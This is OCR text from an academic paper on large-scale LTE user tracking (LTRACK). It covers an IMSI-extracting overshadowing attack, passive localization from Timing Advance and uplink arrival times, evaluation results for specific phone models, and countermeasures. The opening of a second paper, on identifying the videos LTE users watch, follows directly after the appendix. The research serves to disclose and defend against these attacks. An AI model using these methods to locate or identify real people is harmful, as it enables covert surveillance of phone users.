(ii) IMSI Extractor. IMSI Extractor extracts and stores TMSI-IMSI pairs of the users, linking observed communication to the unique, persistent identifier of the UE (IMSI) as explained in Section 5. Once LTEPROBE registers RRC Connection Request, the attacker checks whether it already knows the corresponding IMSI to the enclosed TMSI inside the RRC Connection Request. If the TMSI-IMSI pair exists in the database, the attacker does not engage, passively records the communication, and links the communication to the stored pair. However, if the TMSI has not been seen before, it runs the IMSI Extractor to learn the IMSI number and stores the new TMSI-IMSI pair in the database.

(iii) Passive Localization. Finally, the attacker has recordings of all the users at multiple base stations under different TMSI-IMSI pairs. The attacker uses recorded data to get each UE uplink message's time of arrival and Timing Advance Commands sent by the base station. As shown in Figure 2, each uplink message measurement constrains possible locations of the user.

Moreover, the attacker runs a passive fingerprinting attack on the saved recordings of Attach Requests to learn the phone model. With the model of the phone, the attacker can increase the precision of the localization attack. Furthermore, since the attacker stores all the recorded communication, it can retroactively compensate hardware error to increase the precision of measured times of arrival of an uplink messages for that user. Therefore, even if the user's TMSI changes, we will update it in the database during the subsequent Service/Attach Request.

We can further improve the precision of localization by choosing more likely locations, e.g., the user probably moves along the street, not through the walls of buildings. Altogether, the attacker can visualize the movement of the victim. Finally, the attacker builds a whole trace of a user's movement.

(iv) Special Cases. Under certain conditions (i.e., handover), a UE stays connected to the network but changes the serving cell to a cell with a stronger signal. Then, the UE disconnects from the old cell and performs a random access procedure with the new cell. Since it is still connected to the network, there is no need for a Service Request message. Thus, the attacker can observe new random access without a Service Request, and it can match it to a connection that halted at a neighboring cell. If the localization attack is in place, the attacker can improve the matching between the old and new connections based on the location of the UE.

Even if the attacker loses track of a UE, the attacker observes the UE again during the next Service Request it performs. For example, for an inactivity timer of 10 seconds, on




Figure 9: Our setup used for the evaluation of the passive localization and the IMSI Extractor.

average, a UE connects to the network more than once per minute under background traffic (i.e., a user does not actively use a phone) [1], which is a usual scenario during a movement of a person. The attacker can also force a reconnection using a paging message or a call.

In this work we do not address user deanonymization. Research in this area is already quite extensive and the attacker can use multiple existing techniques to obtain true user identities. User traces reconstructed by LTRACK can be used to identify users [22, 44], for example, based on transportation routines [25], mobility traces [14, 29, 43, 46], home addresses [15, 18, 21], who they meet [27, 40], or online geotagged media [17]. [10, 11] show that even coarse spatial and temporal traces deanonymize the users based on their unique mobility patterns.

7 Experimental Evaluation

7.1 Experimental Setup

For the experimental evaluation of our attack we used the setup pictured in Figure 9. It consists of:

eNodeB running on software defined radio USRP N310, highlighted in the blue color in Figure 9. Alternatively, we use an entry-grade base station AMARI Callbox Mini [6] for the evaluation of IMSI Extractor attack. However, due to its lower grade clock, the timing is inaccurate. Thus, we do not use it for the localization attack, where the accuracy is necessary.

LTEPROBE running on two USRP X310 SDRs, highlighted in the red color in Figure 9. One X310 is used as a DOWNLINKPROBE and the other as UPLINKPROBE. There is no antenna connected to the Tx port of the radios confirming it is a passive device. Both devices are connected to the Octoclock to share the same clock.

Octoclock model CDA-2990, highlighted in the green color distributes the same clocking signal to all connected devices. It takes the GPS signal as input. All connected devices have the same sense of time. The two sniffing USRPs are always connected to Octoclock.

AdaptOver running on software defined radio USRP B210, highlighted with in the yellow color in Figure 9.

UE During the experimental evaluation, we use multiple mobile phones as UEs. The full list of UEs is recorded in Table 2 and Table 1 in the Appendix.

7.2 Passive Localization Attack

For the experimental evaluation of our localization attack, we collocated the eNodeB and LTEPROBE, and we varied the location of UEs. Instead of the location, we estimated the distance of the LTEPROBE from a UE. In our experiment, we learn the measurement error of LTEPROBE, which we can use to quantify the localization error under various dilutions of precision. Since eNodeB and LTEPROBE are at the same location, the distance of the UE from LTEPROBE is:

$$d_{\text{ULPROBE}} = c \times (\delta_{\text{UE}} + \delta_{\text{ULPROBE}})/2$$

We conducted the experiment with five different UEs: USRP B210 with srsUE, Huawei P20 Pro, Huawei P30, iPhone X, and iPhone 8. We positioned the UE in line-of-sight at six different distances in a long corridor indoors: $0m$, $7.5m$, $15m$, $30m$, $45m$, and $60m$. For each distance and UE, we reconnected six times to measure the distance over multiple connections. For each distance measurement and UE, we restarted LTEPROBE at least once to reset the synchronization errors.

The accuracy of the internal clock without a GPS is $\pm$2.5ppm and $\pm$0.1ppm for the USRP X310 and USRP N310 respectively. This accuracy improves to $\pm$0.01ppb for both types of devices when the GPS lock is acquired. Since we could not acquire a GPS lock in our environment, we instead had both the eNodeB and the LTEPROBE connected to Octoclock, which we use as a proxy to the GPS acquisition in a real world scenario. Assuming Octoclock provides perfect accuracy (0ppb), using a GPS locked clock instead of Octoclock introduces a synchronization error of merely $\pm$0.02ppb. This error would translate to an error of 40nm while performing distance measurement over 1 km. We therefore consider the improvement of using Octoclock negligible. We did not use Octoclock to synchronize the attacker's devices and the eNodeB.

In our experiment, one data point corresponds to the median distance measurements during one connection of the UE to our eNodeB. We do not consider connections for which we have less than ten measurements. For each UE, there is a constant hardware error that comes from properties of UE modem, LTEPROBE radios, and eNodeB radio. We estimate constant hardware error as a mean difference between estimated distances and actual distances. Before plotting, we




Figure 10: Distance measurements for four different phone at six distances.

remove hardware error from these distance estimations. Finally, we visualize data points with boxplots for each UE in Figure 10.

In Table 2, we quantify the constant hardware error for all the test phones as well. We estimate the hardware error with a single distance measurement at $0m$. We observe that the hardware error is the same for all UEs with the same LTE baseband modem. Moreover, all Intel modems have the same error.

To quantify distance estimation error, we compute errors between estimated variables (with corrected constant hardware error) and actual distances. The distance estimation error can be directly translated into localization error under the ideal dilution of precision. We observe that for all mobile phones the 90th percentile error is $\sim 6m$. Concretely, the 90th percentile of the errors are: 5.659m for Huawei P20 Pro, 5.214m for Huawei P30, 7.238m for iPhone X, and 4.672m for iPhone 8. For USRP B210 the 90th percentile is 10.474, however, the performance of B210's clock is limited without a GPS lock. Obviously, for lower percentile, the values get significantly better. Median error is $\sim 2m$ for phones and $\sim 7m$ for B210.

One of the problems we observed was an error arising from the UE not receiving the TA Command. If the UE does not receive the TA Command, the eNodeB resends it. However, LTEPROBE receives it twice and applies the command again, resulting in a mismatch. Since the N310 is not a professionally graded eNodeB device, its Tx power is lower. We can expect better performance in the real world. A possible fix in the future would be to monitor ACKs sent by the UE. LTEPROBE would then only apply TA Commands that the UE acknowledged. We removed connection outliers that were more than ten times the interquartile range away from the median point. Out of 186 connections, we removed 4 data points.

7.3 IMSI Extractor

Since IMSI Extractor is a protocol-level attack, we evaluate it using an industry-grade base station software by Amarisoft on the AMARI Callbox Mini hardware [6]. The base station, the AdaptOver USRP and the Octoclock used GPS clock.

We ran the attack against 17 modern phones for both Attach Request and Service Request messages. For all 17 phones, we obtained the IMSI number as a response to the Attach Request. As a response to the Service Request, we were successful for all but one mobile phone, iPhone 7. After transmitting the Identity Response, the UEs successfully connected to the network. To the user, the attack was not noticeable. The comprehensive list of phones used in the evaluation and an example packet capture file from our attack can be found in Appendix in Table 1 and Figure 11.

Finally, we confirmed our attack and the capabilities of LTEPROBE against a live network of a national operator. The setup consisted of a real-world Ericsson eNodeB, connected to the operator's production core network, with its antennas and our attacker devices installed inside a 5×6m Faraday cage. Therefore, we could run tests against the same configuration as found in outside cells, without influencing real users.

8 Countermeasures

As shown in [31], it is impossible to mitigate location leakage attacks presented in this work unless messages and their transmission/reception times are fully randomized. Due to the

highly synchronized operation of LTE, these requirements are not feasible to be implemented.

Instead, we propose a solution that only requires changes on UEs and is compatible with the current LTE protocol. In our countermeasure, UE sends the initial Random Access message with a random offset. Since UE knows the offset, it modifies the received Timing Advance Command by adding the applied random offset. The recorded Timing Advance value by LTEPROBE is therefore not relevant and using it in the localization attack results in wrong location estimates. Our proposal does not mitigate the localization attack, but increases its complexity and cost. The attacker can employ more sniffers and infer the random offset UE applies.

We propose three types of countermeasures against our IMSI Extractor: (i) UE-based countermeasures are deployed on the UEs and work by observing Identity Requests for the IMSI number. UEs notify users about incoming Identity Requests or report to the network an unusual number of Identity Requests. Reporting to the operator requires trust in the UEs that they report the numbers honestly. (ii) Network-based countermeasures use a large number of eavesdroppers in the covered area. They compare the eavesdropped Identity Requests with the ones sent by the base stations. Since the operators deploy the eavesdroppers, they have access to all the transmitted Identity Requests. Neither UE-based nor network-based countermeasures prevent IMSI Extractor but merely detect it. (iii) Finally, Protocol-based countermeasures are the most robust and work even against IMSI Extractor based on other procedures; however, they require the most extensive changes to LTE, likely unfeasible to retrofit for existing devices. In 5G, IMSI catching is no longer possible since IMSI is encrypted using the network's public key. Thus, the attacker cannot decode the IMSI.

9 Related Work

The first paper to implement a downlink control channel sniffer was by Kumar et al. [23]. The follow up work by Bui et al. [8] implements a downlink control channel sniffer with the open-source library srsLTE [16]. We improve on these two papers with a downlink sniffer that decodes data channels and reconstructs higher layer datagrams. This allows us to receive TA Commands on the MAC layer or get a UE dedicated configuration for the uplink channel on the RRC layer. However, neither of these works implements an uplink sniffer functionality, which is paramount for LTRACK.

Three commercial sniffers are available. Airscope [39] is a downlink-only sniffer, whereas Wavejudge [35] and thinkRF [42] cover both uplink and downlink sniffer functionality. These products are high price and closed source, so we could not compare our sniffer to these products nor use them to mount our attacks.

In terms of user tracking and localization, Shaik et al. [36] show how an adversary may sniff on paging messages at different eNodeBs. An operator will first broadcast a paging message for a particular user from the last used eNodeB. From this, the attacker learns a coarse location of the UE.

In LTEye [23], the authors extend a synthetic aperture radar to capture the shortest and the most direct path of the radio signal from the User Equipment. The users' location is estimated at the intersection of the direct paths, estimated by multiple radars at different locations.

The closest work to ours (in the context of UE localization) is the work of [32]. [32] also proposes the use of both Timing Advance Command from eNodeB and times of arrival of uplink messages to approximate the geolocation of the UE. However, [32] does not provide details regarding the measurement of the time of arrival from uplink messages, does not implement the attack, nor does it bind the obtained location with the UE identity as we do in this paper. In particular, in our work, we also increase the localization accuracy by fingerprinting the phone model and correcting its hardware error. [32] opted for approximating transmission time of UE from Timing Advance Command, which introduces a significant error. We transform the geometry of the problem into an ellipse with two focal points, which cancels the large systematic error introduced by the Timing Advance Command. [32] further highlights how their work is successful in a setting where the UE is in the vicinity of multiple eNodeBs. Having a single eNodeB close to the victim with a deployed sniffing device is sufficient in our attack.

[28] show real-world localization attack based on Timing Advance Commands against WiMax networks. They used a commercial device, WaveJudge 4900A [35] to perform the attack. They improve the distance estimation of mobile phones from the base station by using time of arrival measurement. However, compared to that work, our time of arrival estimation offers subsample precision. [28] further didn't evaluate modern smartphones and their corresponding hardware errors.

So far, the primary tool for UE identification were IMSI Catchers, which rely on fake base stations [19, 36] and are therefore detectable. Other approaches included triggering reconnections by forcing the victim's UE to act, e.g., by sending a WhatsApp or Facebook message [20, 36]. When UE reconnects to the network, the attacker can infer the model and make of the device and compare it to the victim's UE [37]. However, such attacks are primarily targeted against specific UEs and are not sufficient for large-scale tracking.

10 Conclusion

In this work, we proposed and showed the feasibility of large-scale tracking of users in an LTE network. Furthermore, we built LTEPROBE, a robust uplink and downlink sniffer based on components of srsLTE. The implementation of LTEPROBE is white-box and does not depend on any costly or proprietary modules other than off-the-shelf software-defined radios. Using our sniffer, we were able to devise a tracking attack that

we call LTRACK. LTRACK improves on the state-of-the-art by combining Timing Advance Command sniffing and measuring the times of arrival of both LTE downlink and uplink messages. LTRACK also contains a purpose-built IMSI Catcher that does not rely on a fake base station but rather overshadows packages with surgical precision and very little energy. This work is the first to explore UE tracking in a practical setting and with affordable hardware.

Acknowledgment

This project has received funding from the Swiss National Science Foundation under NCCR Automation, grant agreement 51NF40_180545.

References

[1] 3GPP. 3rd Generation Partnership Project; Technical Specification Group Radio Access Network;LTE Radio Access Network (RAN) enhancements for diverse data applications. Technical Specification (TS) 36.822, 3rd Generation Partnership Project (3GPP), 2020.

[2] 3GPP. Evolved universal terrestrial radio access (e-utra); LTE positioning protocol (LPP). Technical specification (TS) 36.355, 3rd Generation Partnership Project (3GPP), July 2020.

[3] 3GPP. Evolved universal terrestrial radio access (e-utra); physical channels and modulation. Technical specification (TS) 36.211, 3rd Generation Partnership Project (3GPP), October 2020.

[4] 3GPP. Evolved universal terrestrial radio access (e-utra); physical layer; measurements. Technical specification (TS) 36.214, 3rd Generation Partnership Project (3GPP), July 2020.

[5] 3GPP. Universal Mobile Telecommunications System (UMTS); LTE; 5G; Non-Access-Stratum (NAS) protocol for Evolved Packet System (EPS);. Technical Specification (TS) 24.301, 3rd Generation Partnership Project (3GPP), 2020.

[6] Amarisoft. AMARI Callbox Series.

[7] Ravishankar Borgaonkar, Andrew Martin, Shinjo Park, Altaf Shaik, Jean-Pierre Seifert, and TU Berlin. White-Stingray: Evaluating IMSI Catchers Detection Applications. In *In11th {USENIX} Workshop on Offensive Technologies ({WOOT} 17) 2017*, page 12, 2017.

[8] Nicola Bui and Joerg Widmer. OWL: a reliable online watcher for LTE control channel measurements. In *Proceedings of the 5th Workshop on All Things Cellular Operations, Applications and Challenges - ATC '16*, pages 25–30, New York City, New York, 2016. ACM Press.

[9] Adrian Dabrowski, Nicola Pianta, Thomas Klepp, Martin Mulazzani, and Edgar Weippl. IMSI-catch me if you can: IMSI-catcher-catchers. In *Proceedings of the 30th Annual Computer Security Applications Conference*, ACSAC '14, pages 246–255, New York, NY, USA, December 2014. Association for Computing Machinery.

[10] Yves-Alexandre de Montjoye, César A. Hidalgo, Michel Verleysen, and Vincent D. Blondel. Unique in the Crowd: The privacy bounds of human mobility. *Scientific Reports*, 3(1):1376, March 2013. Number: 1 Publisher: Nature Publishing Group.

[11] Yoni De Mulder, George Danezis, Lejla Batina, and Bart Preneel. Identification via location-profiling in GSM networks. In *Proceedings of the 7th ACM workshop on Privacy in the electronic society*, WPES '08, pages 23–32, New York, NY, USA, October 2008. Association for Computing Machinery.

[12] Mitziu Echeverria, Zeeshan Ahmed, Bincheng Wang, M. Fareed Arif, Syed Rafiul Hussain, and Omar Chowdhury. PHOENIX: Device-Centric Cellular Network Protocol Monitoring using Runtime Verification. *arXiv:2101.00328 [cs]*, January 2021. arXiv: 2101.00328.

[13] Simon Erni, Marc Röschlin, Patrick Leu, Martin Kotuliak, and Srdjan Capkun. AdaptOver: Adaptive Overshadowing of LTE signals. *arXiv*, August 2021.

[14] Sébastien Gambs, Marc-Olivier Killijian, and Miguel Núñez del Prado Cortez. De-anonymization attack on geolocated data. *Journal of Computer and System Sciences*, 80(8):1597–1614, December 2014.

[15] Philippe Golle and Kurt Partridge. On the Anonymity of Home/Work Location Pairs. In Hideyuki Tokuda, Michael Beigl, Adrian Friday, A. J. Bernheim Brush, and Yoshito Tobe, editors, *Pervasive Computing*, volume 5538, pages 390–397. Springer Berlin Heidelberg, Berlin, Heidelberg, 2009. Series Title: Lecture Notes in Computer Science.

[16] Ismael Gomez-Miguelez, Andres Garcia-Saavedra, Paul D. Sutton, Pablo Serrano, Cristina Cano, and Doug J. Leith. srsLTE: an open-source platform for LTE evolution and experimentation. In *Proceedings of the Tenth ACM International Workshop on Wireless Network Testbeds, Experimental Evaluation, and Characterization - WiNTECH '16*, pages 25–32, New York City, New York, 2016. ACM Press.

[17] Benjamin Henne, Christian Szongott, and Matthew Smith. SnapMe if you can: privacy threats of other peoples' geotagged media and what we can do about it. In *Proceedings of the sixth ACM conference on Security and privacy in wireless and mobile networks*, WiSec '13, pages 95–106, New York, NY, USA, April 2013. Association for Computing Machinery.

[18] Baik Hoh, M. Gruteser, Hui Xiong, and A. Alrabady. Enhancing Security and Privacy in Traffic-Monitoring Systems. *IEEE Pervasive Computing*, 5(4):38–46, October 2006. Conference Name: IEEE Pervasive Computing.

[19] Roger Piqueras Jover. LTE security, protocol exploits and location tracking experimentation with low-cost software radio. *arXiv:1607.05171 [cs]*, July 2016. arXiv: 1607.05171.

[20] Katharina Kohls, David Rupprecht, Thorsten Holz, and Christina Pöpper. Lost traffic encryption: fingerprinting LTE/4G traffic on layer two. In *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, pages 249–260, Miami Florida, May 2019. ACM.

[21] John Krumm. Inference Attacks on Location Tracks. In Anthony LaMarca, Marc Langheinrich, and Khai N. Truong, editors, *Pervasive Computing*, volume 4480, pages 127–143.

Springer Berlin Heidelberg, Berlin, Heidelberg, 2007. Series Title: Lecture Notes in Computer Science.

[22] John Krumm. A survey of computational location privacy. *Personal and Ubiquitous Computing*, 13(6):391–399, August 2009.

[23] Swarun Kumar, Ezzeldin Hamed, Dina Katabi, and Li Erran Li. LTE radio analytics made easy and accessible. In *Proceedings of the 2014 ACM conference on SIGCOMM - SIGCOMM '14*, pages 211–222, Chicago, Illinois, USA, 2014. ACM Press.

[24] Zhenhua Li, Weiwei Wang, Christo Wilson, Jian Chen, Chen Qian, Taeho Jung, Lan Zhang, Kebin Liu, Xiangyang Li, and Yunhao Liu. FBS-Radar: Uncovering Fake Base Stations at Scale in the Wild. In *Proceedings 2017 Network and Distributed System Security Symposium*, San Diego, CA, 2017. Internet Society.

[25] Lin Liao, Donald J. Patterson, Dieter Fox, and Henry Kautz. Learning and inferring transportation routines. *Artificial Intelligence*, 171(5-6):311–331, April 2007.

[26] Nakarmi Prajwol Kumar, Noamen Ben Henda, and Vlasios Tsiatsis. 3GPP Release 15 and the battle against false base stations, January 2019. Last Modified: 2020-04-27T11:21:46+00:00.

[27] Alexandra-Mihaela Olteanu, Kévin Huguenin, Reza Shokri, and Jean-Pierre Hubaux. Quantifying the Effect of Co-location Information on Location Privacy. In Emiliano De Cristofaro and Steven J. Murdoch, editors, *Privacy Enhancing Technologies*, Lecture Notes in Computer Science, pages 184–203, Cham, 2014. Springer International Publishing.

[28] Benjamin A Pimentel. *Passive Geolocation in a 4G WIMAX Single Base Station Scenario*. PhD thesis, Naval Postgraduate School, Monterey, California, 2013.

[29] Apostolos Pyrgelis, Carmela Troncoso, and Emiliano De Cristofaro. Knock Knock, Who's There? Membership Inference on Aggregate Location Data. In *Proceedings 2018 Network and Distributed System Security Symposium*, San Diego, CA, 2018. Internet Society.

[30] Cooper Quintin. *Detecting Fake 4G Base Stations in Real Time*. DEF CON, 2020.

[31] Kasper Bonne Rasmussen and Srdjan Čapkun. Location privacy of distance bounding protocols. In *Proceedings of the 15th ACM conference on Computer and communications security*, CCS '08, pages 149–160, New York, NY, USA, October 2008. Association for Computing Machinery.

[32] John D. Roth, Murali Tummala, John C. McEachen, and James W. Scrofani. On Location Privacy in LTE Networks. *IEEE Transactions on Information Forensics and Security*, 12(6):1358–1368, June 2017. Conference Name: IEEE Transactions on Information Forensics and Security.

[33] David Rupprecht, Katharina Kohls, Thorsten Holz, and Christina Pöpper. Breaking LTE on Layer Two. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1121–1136, May 2019. ISSN: 2375-1207.

[34] David Rupprecht, Katharina Kohls, Christina Pöpper, and Thorsten Holz. Eavesdropping Encrypted LTE Calls With REVOLTE. In *Proceedings of the 29th USENIX Conference on Security Symposium*, page 17, 2020.

[35] Sanjole. WaveJudge 5000 Wireless test system for LTE and WiMAX.

[36] Altaf Shaik, Ravishankar Borgaonkar, N. Asokan, Valtteri Niemi, and Jean-Pierre Seifert. Practical Attacks Against Privacy and Availability in 4G/LTE Mobile Communication Systems. *arXiv:1510.07563 [cs]*, August 2017. arXiv: 1510.07563.

[37] Altaf Shaik, Ravishankar Borgaonkar, Shinjo Park, and Jean-Pierre Seifert. New vulnerabilities in 4G and 5G cellular access network protocols: exposing device capabilities. In *Proceedings of the 12th Conference on Security and Privacy in Wireless and Mobile Networks*, pages 221–231, Miami Florida, May 2019. ACM.

[38] Reza Shokri, George Theodorakopoulos, Jean-Yves Le Boudec, and Jean-Pierre Hubaux. Quantifying Location Privacy. In *2011 IEEE Symposium on Security and Privacy*, pages 247–262, Oakland, CA, USA, May 2011. IEEE.

[39] Software Radio Systems. Products | SRS.

[40] Mudhakar Srivatsa and Mike Hicks. Deanonymizing mobility traces: using social network as a side-channel. In *Proceedings of the 2012 ACM conference on Computer and communications security*, CCS '12, pages 628–637, New York, NY, USA, October 2012. Association for Computing Machinery.

[41] Sven Fischer. Observed Time Difference Of Arrival (OTDOA) Positioning in 3GPP LTE.

[42] ThinkRF. The Leader in Software Defined Spectrum Analysis.

[43] Huandong Wang, Chen Gao, Yong Li, Gang Wang, Depeng Jin, and Jingbo Sun. De-anonymization of Mobility Trajectories: Dissecting the Gaps between Theory and Practice. In *Proceedings 2018 Network and Distributed System Security Symposium*, San Diego, CA, 2018. Internet Society.

[44] Marius Wernke, Pavel Skvortsov, Frank Dürr, and Kurt Rothermel. A classification of location privacy attacks and approaches. *Personal and Ubiquitous Computing*, 18(1):163–175, January 2014.

[45] Hojoon Yang, Sangwook Bae, Mincheol Son, Hongil Kim, Song Min Kim, and Yongdae Kim. Hiding in Plain Signal: Physical Signal Overshadowing Attack on LTE. In *Proceedings of the 28th USENIX Conference on Security Symposium*, SEC'19, page 19, 2019.

[46] Hui Zang and Jean Bolot. Anonymization of location data does not work: a large-scale measurement study. In *Proceedings of the 17th annual international conference on Mobile computing and networking*, MobiCom '11, pages 145–156, New York, NY, USA, September 2011. Association for Computing Machinery.

A Appendix




Figure 11: Packet capture file from IMSI Extractor.

UE model	Identification Attach Request	Identification Service Request
Samsung Galaxy s10	yes	yes
Samsung Galaxy a8	yes	yes
Huawei P20 Pro	yes	yes
Huawei P30 Lite	yes	yes
Huawei P30	yes	yes
Xiaomi Mi9	yes	yes
Xiaomi MiX 3	yes	yes
Google Nexus 5X	yes	yes
Google Pixel 2	yes	yes
Google Pixel 3a	yes	yes
HTC U12+	yes	yes
OnePlus 7T	yes	yes
iPhone 6s	yes	yes
iPhone 7	yes	no
iPhone 8	yes	yes
iPhone X	yes	yes
iPhone 11	yes	yes
iPhone 11 Pro	yes	yes

Table 1: Mobile phones used in the IMSI Extractor experiments.




Figure 12: Percentage of correctly decoded uplink messages by our sniffer as a function of the time delay from the start of a frame.

UE model	Modem	Hardware Error [m]	std [m]
Samsung Galaxy s10	Exynos 9820	11.29	7.22
Samsung Galaxy a8	Exynos 7885	-26.62	4.77
Samsung Galaxy s5	Qcom. Gobi 4G	-	-
Huawei P20 Lite	Kirin 659	-24.47	2.13
Huawei P20 Pro	Kirin 970	-9.34	2.90
Huawei P30 Lite	Kirin 710	-10.27	0.98
Huawei P30	Kirin 980	-24.51	1.49
Xiaomi Mi9	Qcom. X24 LTE	10.44	2.20
Xiaomi MiX 3	Qcom. X24 LTE	11.57	1.60
Nokia 1.3	Qcom. X5 LTE	-	-
Sony Xperia X	Qcom. X8 LTE	-11.20	4.78
Google Nexus 5X	Qcom. X10 LTE	5.08	2.51
Google Pixel 2	Qcom. X16 LTE	-13.52	2.32
Google Pixel 3a	Qcom. X12 LTE	4.46	2.14
Google Pixel 4	Qcom. X24 LTE	12.88	1.67
HTC U12+	Qcom. X20 LTE	-13.66	1.55
OnePlus 7T	Qcom. X24 LTE	12.66	1.42
iPhone 7	Intel XMM7360	-23.86	0.88
iPhone 8	Intel XMM 7480	-23.65	2.28
iPhone X	Intel XMM7480	-25.64	3.75
iPhone 11	Intel XMM 7660	-23.19	2.49
iPhone 11 Pro	Intel XMM 7660	-25.35	2.46

Table 2: Mobile phones used in the localization and fingerprinting experiments.

Watching the Watchers: Practical Video Identification Attack in LTE Networks

Sangwook Bae, Mincheol Son, Dongkwan Kim, CheolJun Park, Jiho Lee, Sooel Son, and Yongdae Kim
Korea Advanced Institute of Science and Technology (KAIST)
{hoops, mcson, dkay, fermioncj, jiholee, sl.son, yongdaek}@kaist.ac.kr

Abstract

A video identification attack is a tangible privacy threat that can reveal videos that victims are watching. In this paper, we present the first study of a video identification attack in Long Term Evolution (LTE) networks. We discovered that, by leveraging broadcast radio signals, an unprivileged adversary equipped with a software-defined radio can 1) identify mobile users who are watching target videos of the adversary's interest and then 2) infer the video title that each of these users is watching. Using 46,810 LTE traces of three video streaming services from three cellular operators, we demonstrate that our attack achieves an accuracy of up to 0.985. We emphasize that this high level of accuracy stems from overcoming the unique challenges related to the operational logic of LTE networks and video streaming systems. Finally, we present an end-to-end attack scenario leveraging the presented video identification attack and propose countermeasures that are readily applicable to current LTE networks.

1 Introduction

An increasing number of users leverage cellular networks to watch videos on their mobile devices [18, 42]. Following this trend, an individual's video viewing history becomes private information that reveals their political, financial, and personal interests. Thus, an attacker's ability to identify videos that an individual watches poses a serious privacy threat.

Unfortunately, recent studies [20, 21, 34, 38, 43, 44] have shown that an adversary can identify videos by analyzing encrypted traffic, referred to as a *video identification attack*. The attack exploits the fact that an encrypted video stream has its own identifiable fingerprint owing to the operating logic of HTTP adaptive streaming (HAS), the leading video streaming protocol. In HAS, a video is segmented into smaller chunks, whose sizes vary according to content. Thus, a series of such chunks forms a unique pattern.

Most studies on video identification attacks have targeted wired networks [20, 21, 38, 43, 44]. They assumed a strong attack model; the adversary is required to have either 1) direct access to a victim's network infrastructure (*e.g.*, wired/wireless routers) or 2) an ability to run malicious apps or websites on a victim's device. These attacks thus require a *strong privilege* to monitor network traffic, which reduces the likelihood of the attack's success in practice.

By contrast, radio signals in wireless networks are transmitted over the air, which an adversary equipped with a software-defined radio (SDR) is able to monitor. If this adversary is able to extract effective features from these signals that contribute to identifying streamed videos, they become a strong adversary who can carry out a video identification attack without *any privilege*. Nevertheless, only a few studies have investigated the feasibility of conducting an attack in wireless networks [34].

In this paper, we present the first study of a video identification attack in LTE networks. We investigate whether, for a given cell, an adversary can 1) pinpoint users who are watching target videos of the adversary's interest and then 2) identify the exact title of the video that each user is watching. Here, we assume an *unprivileged* adversary equipped with an SDR, who has no access to victims' devices or cell towers but can sniff broadcast signals transmitted from a particular cell tower. This scenario can be exploited, for example, to track down users watching illegal or sensitive videos.

Conducting a successful video identification attack requires addressing three technical challenges that arise from the distinct characteristics of LTE networks (§3). (1) The adversary has a limited monitoring capability, which makes it challenging to determine the observed traffic type (*e.g.*, whether the video traffic is from YouTube or Netflix) and build precise video fingerprints. (2) It is non-trivial to collect a specific victim's traffic over time because the identifier, which binds traffic to the victim, often changes during video playback due to the interworking between HAS and the operational logic of LTE networks. (3) Lastly, the adversary needs to aggregate video traffic from multiple channels due to carrier aggregation (CA) logic [2, 4], which most LTE network operators employ to maximize network bandwidth.

To tackle these challenges, we propose a video identification attack that takes advantage of the following contribu-

